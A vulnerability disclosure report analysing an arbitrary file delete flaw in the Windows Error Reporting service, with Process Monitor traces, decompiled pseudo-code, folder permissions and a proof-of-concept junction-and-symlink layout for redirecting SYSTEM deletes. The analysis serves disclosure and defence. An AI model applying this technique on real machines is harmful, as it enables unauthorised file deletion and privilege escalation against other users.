Vulnerability Report

Microsoft Windows Error Reporting Arbitrary File Delete

1 Executive Summary

Platform	Windows 10 Pro WIP (`19041.1.amd64fre.vb_release.191206-1406`)
Affected Component	Windows Error Reporting Service (WerSvc)
Type of Vulnerability	Arbitrary File Delete
Impact	Elevation of Privilege
Severity	Important

This vulnerability allows local attackers to escalate privileges on affected installations of Microsoft Windows. An attacker must first obtain the ability to execute low-privileged code on the target system in order to exploit this vulnerability.

The specific flaw exists within the Windows Error Reporting service (WerSvc). Whenever a fault is detected in a running process (e.g.: memory corruption), a crash report is automatically generated. To do so, a new “WerFault.exe” process is spawned, which then interacts with this service. Before the creation of the final crash report, several temporary files are created by both the client (“WerFault.exe”) and the service (“WerSvc”) in a world-writable “Temp” folder in %PROGRAMDATA%. The name of these files is “randomly” generated so, both the client process and the service make sure the target file is clean by first trying to delete it. Since normal users have control over the WER “Temp” folder and WerSvc performs the file delete operations as SYSTEM, it is possible to abuse this service in order to delete files in arbitrary locations using a junction and pseudo symbolic links.


2 Root Cause Analysis

2.1 Basic Analysis Using Process Monitor

In order to artificially trigger a fault, the following command line will be used as a normal user:

```
C:\Windows\System32>powershell -command "[Environment]::FailFast('Error')"
```


When a crash is detected in a running process, a new "WerFault.exe" process is spawned in the context of the same user. Three files are created by the client process in `C:\ProgramData\Microsoft\Windows\WER\Temp\` as shown on the below screenshot.



Process Name	PID	Operation	Path	User	Result	Det.
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A4.tmp	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A4.tmp	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A4.tmp.mdmp	DESKTOP-3ON3C8I\lab-user	NAME NOT FOUND	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A4.tmp.mdmp	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A4.tmp.mdmp	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A4.tmp.mdmp	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A4.tmp.mdmp	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D8D.tmp	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D8D.tmp	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D8D.tmp.WERInternalMetadata.xml	DESKTOP-3ON3C8I\lab-user	NAME NOT FOUND	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D8D.tmp.WERInternalMetadata.xml	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D8D.tmp.WERInternalMetadata.xml	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D8D.tmp.WERInternalMetadata.xml	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D8D.tmp.WERInternalMetadata.xml	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E0B.tmp	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E0B.tmp	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E0B.tmp.xml	DESKTOP-3ON3C8I\lab-user	NAME NOT FOUND	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E0B.tmp.xml	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E0B.tmp.xml	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E0B.tmp.xml	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E0B.tmp.xml	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir

Figure 1: Temporary files created by WerFault.exe

Then, "WerSvc" creates its own files in the same folder.



svchost.exe	6760	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp	NT AUTHORITY\SYSTEM	SUCCESS	Desir
svchost.exe	6760	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp	NT AUTHORITY\SYSTEM	SUCCESS	Desir
svchost.exe	6760	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E86.tmp	NT AUTHORITY\SYSTEM	SUCCESS	Desir
svchost.exe	6760	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E86.tmp	NT AUTHORITY\SYSTEM	SUCCESS	Desir
svchost.exe	6760	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E86.tmp.csv	NT AUTHORITY\SYSTEM	NAME NOT FOUND	Desir
svchost.exe	6760	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E86.tmp.csv	NT AUTHORITY\SYSTEM	SUCCESS	Desir
svchost.exe	6760	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E86.tmp.csv	NT AUTHORITY\SYSTEM	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E86.tmp.csv	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E86.tmp.csv	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
svchost.exe	6760	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp	NT AUTHORITY\SYSTEM	SUCCESS	Desir
svchost.exe	6760	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp	NT AUTHORITY\SYSTEM	SUCCESS	Desir
svchost.exe	6760	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4ED5.tmp	NT AUTHORITY\SYSTEM	SUCCESS	Desir
svchost.exe	6760	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4ED5.tmp	NT AUTHORITY\SYSTEM	SUCCESS	Desir
svchost.exe	6760	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4ED5.tmp.txt	NT AUTHORITY\SYSTEM	NAME NOT FOUND	Desir
svchost.exe	6760	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4ED5.tmp.txt	NT AUTHORITY\SYSTEM	SUCCESS	Desir
svchost.exe	6760	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4ED5.tmp.txt	NT AUTHORITY\SYSTEM	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4ED5.tmp.txt	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4ED5.tmp.txt	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir

Figure 2: Temporary files created by WerSvc

Although “WerFault” and “WerSvc” don’t share the exact same code (“WerFault” uses `wer.dll` whereas “WerSvc” uses `wersvc.dll`), we observe a similar behavior.

For each file:


1) A new file with the name `WERXXXX.tmp` is created.
2) The file with the name `WERXXXX.tmp` is **deleted**.
3) The file with the name `WERXXXX.tmp.ext` is **deleted**.
4) A new file with the name `WERXXXX.tmp.ext` is created.

It should be noted that each highlighted line on the above screenshots corresponds to a native `CreateFile` operation in the context of a `DeleteFile()` API call.

On the second screenshot, all the operations are performed by `NT AUTHORITY\SYSTEM` without impersonation.

2.2 The File Creation Process Flow

In order to identify the temporary file creation process, we can first visualize the details of one of the `CreateFile` operations in Process Monitor.




Frame	Module	Location	Address	Path
K 0	FLTMGR.SYS	FltpPerformPreCallbacksWorker + 0x36c	0xfffff80605f3608c	C:\WINDOWS\System32\drivers\FLTMGR.SYS
K 1	FLTMGR.SYS	FltpPassThroughInternal + 0xc7	0xfffff80605f35b37	C:\WINDOWS\System32\drivers\FLTMGR.SYS
K 2	FLTMGR.SYS	FltpCreate + 0x310	0xfffff80605f6bbb0	C:\WINDOWS\System32\drivers\FLTMGR.SYS
K 3	ntoskrnl.exe	IopfCallDriver + 0x46	0xfffff80608087d3a	C:\WINDOWS\system32\ntoskrnl.exe
K 4	ntoskrnl.exe	IofCallDriver + 0x17	0xfffff80608087ce7	C:\WINDOWS\system32\ntoskrnl.exe
K 5	ntoskrnl.exe	IoCallDriverWithTracing + 0x2c	0xfffff80608087ca0	C:\WINDOWS\system32\ntoskrnl.exe
K 6	ntoskrnl.exe	IopParseDevice + 0x69e	0xfffff806083e58be	C:\WINDOWS\system32\ntoskrnl.exe
K 7	ntoskrnl.exe	ObpLookupObjectName + 0x3ee	0xfffff806083dae0e	C:\WINDOWS\system32\ntoskrnl.exe
K 8	ntoskrnl.exe	ObOpenObjectByNameEx + 0x17d	0xfffff806083dbf4d	C:\WINDOWS\system32\ntoskrnl.exe
K 9	ntoskrnl.exe	IopCreateFile + 0x408	0xfffff806083c9154	C:\WINDOWS\system32\ntoskrnl.exe
K 10	ntoskrnl.exe	NtOpenFile + 0x58	0xfffff806084393a8	C:\WINDOWS\system32\ntoskrnl.exe
K 11	ntoskrnl.exe	KiSystemServiceCopyEnd + 0x25	0xfffff806081af175	C:\WINDOWS\system32\ntoskrnl.exe
U 12	ntdll.dll	NtOpenFile + 0x14	0x7ff96a9eb434	C:\Windows\System32\ntdll.dll
U 13	KernelBase.dll	DeleteFileW + 0xbc	0x7ff96870f65c	C:\Windows\System32\KernelBase.dll
U 14	wersvc.dll	UtilGetTempFile + 0x12d	0x7ff954ce0e6d	C:\Windows\System32\wersvc.dll
U 15	wersvc.dll	CWerService::SvcCollectMemoryInfo + 0x80	0x7ff954cce414	C:\Windows\System32\wersvc.dll
U 16	wersvc.dll	CWerService::DispatchPortRequestWorkItem + 0x4e3	0x7ff954ccd18b	C:\Windows\System32\wersvc.dll
U 17	wersvc.dll	CWerService::StaticDispatchPortRequestWorkItem + 0x29	0x7ff954cccc59	C:\Windows\System32\wersvc.dll
U 18	ntdll.dll	TppSimplepExecuteCallback + 0x99	0x7ff96a98e9c9	C:\Windows\System32\ntdll.dll
U 19	ntdll.dll	TppWorkerThread + 0x68a	0x7ff96a96276a	C:\Windows\System32\ntdll.dll
U 20	kernel32.dll	BaseThreadInitThunk + 0x14	0x7ff968cb6fd4	C:\Windows\System32\kernel32.dll
U 21	ntdll.dll	RtlUserThreadStart + 0x21	0x7ff96a99cf31	C:\Windows\System32\ntdll.dll

Figure 3: Details of a file delete operation

As mentioned previously, this operation occurs in the context of a `DeleteFile()` API call, which originated from the `UtilGetTempFile()` function in `wersvc.dll`.

If we open `wersvc.dll` in a disassembler and generate the pseudo-code associated to the `UtilGetTempFile()` function, we can see the following.



```
while ( 1 )
{
  if ( GetTempFileNameW(v11, L"WER", 0, &TempFileName) )
  {
    v17 = &TempFileName;
    if ( v10 )
    {
      DeleteFileW(&TempFileName);
      if ( StringCchCatW(&TempFileName, 0x104ui64, v10) < 0
        && WPP_GLOBAL_Control != &WPP_GLOBAL_Control
        && *((_BYTE *)WPP_GLOBAL_Control + 28) & 1 )
      {
        WPP_SF_d(
          *((_QWORD *)WPP_GLOBAL_Control + 2),
          15i64,
          &WPP_1368cc25855336e1d93e34a451bdd55b_Traceguids,
          v12);
      }
      DeleteFileW(&TempFileName);
      v17 = &TempFileName;
      dwFlagsAndAttributes = v31 | 0x80;
      dwCreationDisposition = 1;
    }
    else
    {
      dwFlagsAndAttributes = v31 | 0x80;
      dwCreationDisposition = 2;
    }
    v9 = CreateFileW(v17, 0xC0000000, v30, retaddr, dwCreationDisposition, dwFlagsAndAttributes, 0i64);
```

Figure 4: Extract of the "UtilGetTempFile()" function in wersvc.dll


We can now correlate this and the previously described behavior.

1) `GetTempFileName()` → A new file with the name `WERXXXX.tmp` is created.
2) `DeleteFileW()` → The file with the name `WERXXXX.tmp` is **deleted**.
3) `DeleteFileW()` → The file with the name `WERXXXX.tmp.ext` is **deleted**.
4) `CreateFileW()` → A new file with the name `WERXXXX.tmp.ext` is created.

2.3 The Arbitrary File Delete Vulnerability

In the previous parts, we saw that several `DeleteFile()` calls were performed by `NT AUTHORITY\SYSTEM` but the question is: can we abuse this operation?

The most important thing here is that any `Authenticated User` has almost full control over the `Temp` folder itself. Therefore, a normal user can delete it and delete all the files it contains and also replace it with a junction to any other directory on the file system.



```
c:\ProgramData\Microsoft\Windows\WER>icacls Temp
Temp BUILTIN\Administrators:(OI)(CI)(F)
     NT AUTHORITY\Authenticated Users:(OI)(CI)(R,W,D)
     NT AUTHORITY\SERVICE:(OI)(CI)(R,W,D)
     NT AUTHORITY\LOCAL SERVICE:(OI)(CI)(R,W,D)
     NT AUTHORITY\NETWORK SERVICE:(OI)(CI)(R,W,D)
     NT AUTHORITY\WRITE RESTRICTED:(OI)(CI)(R,W,D)
     APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(OI)(CI)(R,W,D)
     APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APP PACKAGES:(OI)(CI)(R,W,D)

Successfully processed 1 files; Failed processing 0 files
```

Figure 5: Permissions of the Temp folder

Knowing that, the idea would be to create a junction to an Object Directory and then create pseudo symbolic links pointing to arbitrary files. Doing so, we should theoretically be able to redirect the `DeleteFile()` call to any file we want, including files owned by other users (as along as `SYSTEM` has the appropriate permissions, which excludes all the files owned by `TrustedInstaller` for instance).

There are a few issues though:

1) The name of each temporary file is "randomly" generated and we must know it in order to create the symbolic links.
2) If we create a symbolic link for the `WERXXXX.tmp` file which points to an existing file, the `GetTempFileName()` call will fail and the process will continue in an infinite loop.
3) If we create a symbolic link for `WERXXXX.tmp.csv` (or `WERXXXX.tmp.txt`) for example, the target file will be deleted but it will also be immediately recreated.

Problem #1:

The name generated by `GetTempFileName()` isn't really random. It's actually based on a short integer which is incremented over time and represented in hexadecimal in the file name. Therefore, its value goes from `0` to `FFFF`. So, we could create a link for every possible value. Though, the simplest thing to do here is to pick an arbitrary value in the range `0-FFFF` and just wait for the service to select this one because the entire operation is performed inside an infinite loop. The system only needs a few seconds to try the 65536 possible values.

Problem #2:

This problem can be considered as a TOCTOU because when `GetTemFileName()` is called, the link must point to a non-existing file whereas when `DeleteFile()` is called (right after) the link must point to the target file we want to delete. A solution for this kind of problem would be to switch between a link which points to a non-existing file and a link which points to the target file we want to delete in an "infinite" loop. I developed a PoC which implements this idea but the results weren't consistent and I was able to cause the arbitrary file delete only once. Therefore, I abandoned this solution.

Problem #3:

This problem is quite similar to the previous one. Ideally, we want that the symbolic link points to the target file to delete when `DeleteFile()` is called but we want that it points to a dummy file when `CreateFileW()` is called (right after). I tried to implement a solution similar to the one mentioned before but the tests weren't conclusive either.

3 PoC / Exploit

3.1 Implementation

As described in the previous part, although the vulnerability is quite simple, it is not that easy to exploit in a reliable way. Therefore, in order to facilitate the reproduction of this issue I chose to stick with the simplest and most reliable solution.

In my Proof-of-Concept code, I create the following junction and symbolic links:

```
C:\[…]\workspace                         -> \RPC Control
\RPC Control\WER1337.tmp                 -> \??\C:\[…]\workspace\WER1337.tmp
\RPC Control\WER1337.tmp.mdmp            -> \??\C:\[…]\workspace\WER1337.tmp.mdmp
\RPC Control\WER1337.tmp.WERInternalMetadata.xml -> \??\C:\[…]\workspace\WER1337.tmp.WERInt
ernalMedatadata.xml
\RPC Control\WER1337.tmp.csv             -> \??\C:\TARGET\FILE\TO\DELETE.txt
\RPC Control\WER1337.tmp.xml             -> \??\C:\[…]\workspace\WER1337.tmp.xml
```


This method is reliable for two reasons. Firstly, the `WERXXXX.tmp.csv` file is only created by “WerSvc”, not “WerFault”, therefore I’m sure the operation is performed by `NT AUTHORITY\SYSTEM`. Secondly, the link always points to the target file to delete so we can’t “miss” it.

There is one major downside though. The target file is immediately recreated after the “delete” operation with a final size of 0 Byte so the arbitrary file delete might not seem obvious after running the PoC executable. Though, I really do want to emphasize that I made this decision to facilitate the reproduction of the issue but the “full” arbitrary file delete is possible if we can win the race.

3.2 Proof-of-Concept

The Virtual Machine I set up has two users, `lab-admin` and `lab-user`. As their name implies, `lab-admin` is a local administrator and `lab-user` is a normal user. In this part, I will demonstrate how `lab-user` can delete the file `secret.txt` owned by `lab-admin`.

The Proof-of-Concept works on a default installation of Windows 10 Pro WIP. The build version I’m using is `19041.1.amd64fre.vb_release.191206-1406`.




```
Microsoft Windows [Version 10.0.19041.1]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\lab-user>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion" /v BuildLabEx

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion
    BuildLabEx    REG_SZ    19041.1.amd64fre.vb_release.191206-1406
```

Figure 6: Windows version

